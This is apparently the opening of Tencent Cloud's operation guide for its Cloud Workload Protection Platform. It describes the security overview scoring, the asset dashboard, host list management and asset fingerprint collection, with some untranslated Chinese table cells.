Cloud Workload Protection Platform Operation Guide

Copyright Notice

Trademark Notice

Service Notice

This document provides an overview of the as-is details of Tencent Cloud's products and services in their entirety or part. The descriptions of certain products and services may be subject to adjustments from time to time.

The commercial contract concluded by you and Tencent Cloud will provide the specific types of Tencent Cloud products and services you purchase and the service standards. Unless otherwise agreed upon by both parties, Tencent Cloud does not make any explicit or implied commitments or warranties regarding the content of this document.

Contact Us

We are committed to providing personalized pre-sales consultation and technical after-sale support. Don't hesitate to contact us at 4009100100 or 95716 for any inquiries or concerns.

Contents

Operation Guide
- Security Overview
- Asset Dashboard
- Host List
- Asset Fingerprint
- Security Alerts
- Vulnerability Management
- Baseline Management
- Malicious File Scan
- Login Exception
- Password Cracking
- Malicious Requests
- High-Risk Commands
- Local Privilege Escalation
- Reverse Shell
- Java Memory Horse
- Core File Monitoring
  - Configure Monitoring Rules
  - Alarm List
- Network Attack
- Log Analysis
- Authorization Management
- Alarm Settings
- Access Management Guide
- Hybrid Cloud Installation Guide
  - Overview
  - Configuring Non-Tencent Cloud Server
  - Connecting Dedicated VPC
- FAQs For Beginners

Operation Guide
Security Overview

Last updated: 2025-02-21 14:15:11

This document introduces the features and operation steps of each module in the Security Overview.

Overview

The Security Overview of Cloud Workload Protection Platform (CWPP) displays your host security score, pending risks, protection status, risk trend, and new security events in real-time; pushes security notices to keep you updated with the latest threat intelligence; provides help documentation and upgrade service suggestions to help you defend against intrusion risks and attack threats, ensuring your host security.

Operation Guide

Log in to the CWPP Console and click **Security Overview** on the left sidebar to enter the Security Overview page. The Security Overview interface provides security overview information and related operations. The features of each module are described as follows:

Security Status

1. The security status feature displays your CWPP score and security risks, and provides quick processing entry. Security risks are divided into four categories:
   - Intrusion Detection: Includes 7 features of the intrusion detection module, namely file detection and elimination, abnormal login, password cracking, malicious request, rebound shell, local privilege escalation, and high-risk commands. It consolidates the number of pending risks and the number of affected hosts.
   - Vulnerability Risks: Includes Linux software vulnerabilities, Windows system vulnerabilities, Web-CMS vulnerabilities, and application vulnerabilities. It consolidates the number of pending risks and the number of affected hosts.
   - Baseline Risks: Only counts the number of pending baseline risks and the number of affected hosts.
   - Network Risks: Counts the number of pending attack events and the number of affected hosts.
2. Click **Handle Now** to open the risk handling details popup, where you can view specific details of intrusion detection, vulnerability risk, baseline risk, and network risk. Click the corresponding **risk card** to navigate to the respective risk handling page.

The host security status is divided into three levels:

Level	Health Check Score	Font Color	Status Description
Excellent	90 points – 100 points	Green	The asset security status is good, maintain it and conduct regular inspections.
Medium risk	60 points – 89 points	Orange	The asset has many security risks, it is recommended to handle the security events promptly.
High risk	20 points – 59 points	Red	The asset has serious security risks, please handle the security events as soon as possible.

Note:
The minimum score for the host security status check is 20 points.

Calculate deduction items by categorizing security events, security event severity classification, and deduction rules:

Level	Security Events (By Number Of Events)	Point Deduction (Units)	Maximum Overlay Of Penalty Points
Critical	Trojan file, brute force attack, malicious request	-40 points	-50 points

High risk	Serious vulnerability, high risk vulnerability, serious baseline, high risk baseline, abnormal login (high risk), local privilege escalation, rebound shell	−10 points	−20 points
Medium risk	Medium−risk vulnerability, Medium−risk baseline	−3 points	−10 points
Low risk	Low−risk vulnerability, low−risk baseline	−2 points	−5 points
Other	Basic edition protection, CWPP client not installed	−1 point	−5 points

Security Broadcast

The security broadcast feature displays product updates, industry honors, emergency notifications, and version release information. Click **More** to show each broadcast message. Click **individual broadcast** content to display broadcast details.

Security Switch

1. The security switch feature displays the host security scheduled scan settings and automatic defense settings.

2. You can click **Edit** to add host behavior authorization, enable scheduled scans for vulnerabilities, files, and baselines with one click, or enable features such as vulnerability automatic defense, malicious files automatically quarantined, automatic blocking of password cracking, automatic blocking of malicious requests, automatic blocking of high-risk commands, and automatic blocking of reverse shell with one click.

Protection Detail

In the protection detail feature, you can view the current total number of hosts, the number of online hosts, the number of shut down or offline hosts, the number of hosts with no client installed, the number of protected hosts, the number of flagship edition, the number of Professional Version, the number of basic version, log analysis usage, and web tamper-proof authorization. It also provides asset update time, virus database update time, vulnerability database update time, and security engine protection information.

Description

> Due to the relatively weaker protection level of the basic version, the "number of protected hosts" only includes hosts with the flagship edition and Professional Version.


Field Descriptions:

- Click the upper right **Update now** to update asset information.
- Click the upper right **Version Comparison** to display the feature comparison of the basic version, Professional Version, flagship edition, and value-added service protection provided by the Host Security product.
- In the hosts without the client installed, click **Install**, and the interface will display the installation guide.
- Click **Scale-out** on the right side of Log Analysis or **Purchase License** on the right side of Webpage Tamper-proofing to purchase the corresponding service.
- In the basic edition host, click **Upgrade** to be redirected to the CWPP purchase page. You can upgrade the basic edition host by purchasing to provide stronger risk threat resistance capability for your host.
- The security engine protection will display six engine icons, representing the cloud scan engine, binaryai engine, TAV engine, abnormal behavior, threat intelligence, and attack defense. If the protection feature is not enabled, the corresponding feature icon will be in gray. If any host has the protection feature enabled, the corresponding feature icon will be lit.

Risk Trend

The risk trend feature uses a line chart to show the security risk and threat trends over the past 7, 14, or 30 days, and supports filtering by time period. Hover the mouse over the trend chart to display the number of security events such as file detection and elimination, password cracking, abnormal logins, vulnerability risk, and baseline risk on that date. Click the top right to download the number of security events for the selected date locally.

> **Description**
> The data source is the number of new pending events for the day, updated hourly. Historical events will be retained and will not be changed.



Real-Time Dynamics

The real-time dynamic feature displays discovered host risks and threat events in reverse chronological order. Click the blue field **host IP** to jump to the corresponding subpage of the "Details Page"; click **Viewing Details** on the right side of the event dynamic to jump to the

corresponding event handling page.

Asset Dashboard

Last updated: 2025-02-21 14:15:29

This document describes the features and operations of the Assets Dashboard.

Overview

The Assets Overview presents the data of your servers and 16 key asset fingerprint items in a visualized form to give you a picture of your server assets.

Use Limits

All Cloud Workload Protection Platform (CWPP) users can view the Assets Dashboard, but due to version limits on asset fingerprint collection, the data may vary. Only paid protection versions can collect asset fingerprint data, and basic version users need to upgrade their version.
The asset fingerprints collected in each version are as follows:

Host Security Protection Version	Collected Asset Fingerprint Items
Basic Version (Free)	Not supported.
Professional Edition	10 types of assets: Resource Monitoring, Accounts, Ports, Processes, Software Applications, Databases, Web Applications, Web Services, Web Frameworks, and Websites
Flagship Edition	16 types of assets: Resource Monitoring, Accounts, Ports, Processes, Software Applications, Databases, Web Applications, Web Services, Web Frameworks, Websites, JAR Archive Files, Startup Services, Scheduled Tasks, Environment Variables, Kernel Modules, and System Installation Packages


Note:
On the Asset Overview page, asset fingerprint data is collected automatically every 8 hours (manual collection is supported).

Operation Steps


Log on to the CWPP Console. In the left navigation pane, select **Asset Center** > **Asset Dashboard** to view the following asset statistics:

- The Asset Overview panel displays the statistics of all assets and asset fingerprints. Below shows the new asset fingerprints added today.

- The Host Overview trend chart (total number, online number, offline number, risk number) supports queries for any time period within a year and supports download export. The top 5 host tags display the most used tags among all hosts.



- The Resource Monitoring overview displays the distribution of CPU load, memory usage, and hard disk usage rate, as well as the corresponding top 5.



> **Note:**
> CPU Load: Only supports obtaining CPU load for servers with Linux systems, Windows systems are temporarily considered unknown.

- View top 5 accounts, top 5 ports, top 5 processes, top 5 software applications, top 5 databases, top 5 web applications, top 5 web services, top 5 web frameworks, and top 5 web sites.

Host List

Last updated: 2025-02-27 11:50:00

The host list is a core component of the host security service, providing a comprehensive, visual unified management interface for hosts, helping security administrators respond to host security risks more efficiently. This document will introduce how to integrate and manage hosts.

Explanation

- Range of hosts that can access Host Security:

Host Type	Specific Host Type	Linux System	Windows System
Tencent Cloud host	Cloud Virtual Machine (CVM), Lighthouse, Edge Computing Machine (ECM), Blackstone Physical Server 1.0	• Supported architectures: x86, ARM • Access methods: VPC, basic network	• Supported architecture: x86 • Access methods: VPC, basic network
Non-Tencent Cloud host	Alibaba Cloud server, Huawei Cloud server, Microsoft server, DigitalOcean server, Amazon server, OracleCloud server... other cloud servers, local IDC servers	• Supported architecture: x86, ARM • Access methods: public network direct connection, public network proxy, Direct Connect (DC)	• Supported architecture: x86 • Access methods: public network direct connection, Direct Connect (DC)

- Multi-cloud account host asset synchronization scope: Currently only supports synchronizing ECS machine data under Alibaba Cloud accounts via AccessKey, regardless of the operating system. (Only machine data is synchronized, CWPP client still needs to be installed manually)
- For hosts accessed through non-Tencent Cloud installation methods, after changing the IP, Host Security will check the device code and Iplist. If both remain unchanged, it will not be considered a new machine; otherwise, a new host data entry will be generated.

- When a Tencent Cloud host is terminated or a non-Tencent Cloud host is cleared, the original risk data will be deleted.

Protection Status Explanation


- Risk host: The host has a security risk.
- Flagship edition host: The host has installed the CWPP client, is bound with a flagship edition license, and is under flagship edition protection.
- Professional edition host: The host has installed the host security client, is bound with a professional edition license, and is under professional edition protection.
- Basic version host: The host has only installed the CWPP client.
- Client not installed (no protection): The host is a Tencent Cloud host but has not installed the CWPP client.
- Offline:
  - Tencent Cloud host: The CWPP client on the host is offline.
  - Non-Tencent Cloud host: The CWPP client on the host is offline or the host has shut down.

> ⚠ **Note:**
> Since the non-Tencent Cloud host shutdown is unknown, it is classified as an offline client.

- Shutdown: The host is a Tencent Cloud host and is in a shutdown state.


Host Configuration

1. Log in to the CWPP Console, and in the left sidebar, select **Asset Center** > **Host List.**
2. On the Host List page, you can perform configuration operations such as installing the security client, synchronizing assets, associating tags, multi-cloud account management, upgrading versions, and asset cleanup.



- Installing CWPP client: The CWPP client is the official security plugin of Tencent Cloud and is a crucial prerequisite for accessing host security protection. You can click **Install CWPP Client**, choose the appropriate installation method, and verify if the installation is successful.


- Sync asset: Click **Sync Asset** to update the latest status of the host list.
- Associate Tag: The host security is compatible with both Tencent Cloud Tags and host security tags. Click the icon in the Tag column to associate a tag with the host.
  - Tencent Cloud Tag (key:value): Can only associate with Tencent Cloud hosts.
  - CWPP Tag (value): Can associate with both Tencent Cloud hosts and non-Tencent Cloud hosts.



- Multi-cloud Account Management: By synchronizing host assets under multi-cloud accounts, you can simplify management, integrate monitoring, and improve risk visibility and response efficiency.

- Upgrading Version: The free basic version has weak protection capabilities. You can click **Upgrade Version** or **Go to Bulk Authorization** to navigate to the Authorization Management page. You can purchase higher-level protection licenses and bind them to basic version hosts to upgrade protection.

- Asset Cleanup: Tencent Cloud hosts will be automatically cleaned up after destruction, but CWPP cannot know the destruction status of non-Tencent Cloud hosts. You can set cleaning rules for non-Tencent Cloud hosts. When the client of a non-Tencent Cloud host is offline for a certain duration, it will be automatically cleaned up.



Host List

On the host list page, you can view the risk status, protection status, and risk situation of each host.

主机名称/实例ID	IP地址	IPlist	操作系统	地域/所属网络	风险状态	入侵检测	漏洞风险	基线风险	网络风险	标签	agent状态	防护版本	操作
		0			未知	0	0	0	0	标签(1)	未防护	-	安装客户端 备注
		0			未知	0	0	0	0	标签(1)	未防护	-	安装客户端 备注
		0			未知	0	0	0	0	暂无标签	未防护	-	安装客户端 备注
		0			未知	0	0	0	0	暂无标签	未防护	-	安装客户端 备注
		0			未知	0	0	0	0	标签(1)	未防护	-	安装客户端 备注
		0			未知	0	0	0	0	暂无标签	未防护	-	安装客户端 备注
		0			未知	0	0	0	0	暂无标签	未防护	-	安装客户端 备注
		5			风险	2	0	3	0	标签(1)	防护中	基础版	卸载
		15			未知	0	0	0	0	暂无标签	防护中	基础版	卸载
		1			风险	2	0	0	0	暂无标签	已离线	基础版	重新安装

Field Descriptions:

- Host Name/Instance ID: The name and instance ID of the host.
- IP Address: The public and private IP addresses of the host.
- IPlist: List of NIC IPs.
- Operating System: The operating system of the host.
- Region/Network: The geographic location and network of the host.
- Risk Status:
  - Unknown: The host has not installed the client, or the host has only installed the client but no risks have been found (basic version protection is weak and there may be potential risks).
  - Risk: The host has detected risks.
- Intrusion Detection: The total number of risks in file detection and elimination, unusual login, password cracking, malicious requests, high-risk commands, local privilege escalation, and rebound shell on the host.
- Vulnerability Risk: The total number of Linux software vulnerabilities, Windows system vulnerabilities, Web-CMS vulnerabilities, and application vulnerabilities on the host.
- Baseline Risk: The total number of baseline detection failures on the host.
- Network Risk: The number of network attacks detected on the host.
- Tag: Information on tags associated with the host.
- Agent Status:
  - Unprotected: The host is a Tencent Cloud host but has not installed the CWPP client.


- Under Protection: The host has installed the CWPP client (basic edition or above).
- Offline: The client on the Tencent Cloud or non-Tencent Cloud host is offline, or the non-Tencent Cloud host has shut down.
- Shutdown: The Tencent Cloud host has shut down.

- Protection editions: Basic version, Professional Version, flagship edition, - (indicating no protection).
- Operations:
  - Install client: Provide an installation instruction portal for unprotected hosts.
  - Reinstall: Provide an installation instruction portal for hosts with offline or shut down clients.
  - Uninstall: Provide a quick uninstall portal for hosts under protection.
  - Authorization Management: Provide an authorization management portal for hosts with paid protection versions. Click to navigate to the Authorization Management page, where you can rebind or unbind licenses.
  - Remark: Provide a remark operation for unprotected hosts. You can note the reason for not protecting the host for future management (if a client is installed later, the remark will not be visible).

Note:
Unprotected hosts and offline hosts meet the following 4 conditions, click **install client** or **reinstall** for one-click quick installation.
1. The host is Tencent Cloud CVM or Tencent Cloud Lighthouse.
2. The host is in startup status.
3. The host belongs to the VPC network.
4. The host has TAT automation assistant installed.

- Click the **value** of intrusion detection, vulnerability risk, baseline risk, or network risk to view risk details.

- Click **Event Investigation** to visualize attack events.



Operation Instructions:

- For the current host, select an alarm data to display the host's process operation in the middle of the screen, highlighting the node that triggered the alarm.
- Click the **alarm node** to view related alarms, support viewing alarm details, and handle pending alarms.
- If there are merged nodes, you can view the merged nodes.

Asset Fingerprint

Last updated: 2025-02-21 14:19:15

This document will introduce how to view asset fingerprint statistical data.

Overview

Asset fingerprint data acquisition helps you quickly understand the asset overview and running state.

Use Limits

Only hosts with paid protection versions can collect asset fingerprint data. Basic version hosts must first upgrade version.
The asset fingerprints supported by each version are as follows:

Host Security Protection Version	Collected Asset Fingerprint Items
Basic Version (Free)	Not supported.
Professional Edition	10 types of assets: Resource Monitoring, Accounts, Ports, Processes, Software Applications, Databases, Web Applications, Web Services, Web Frameworks, and Websites
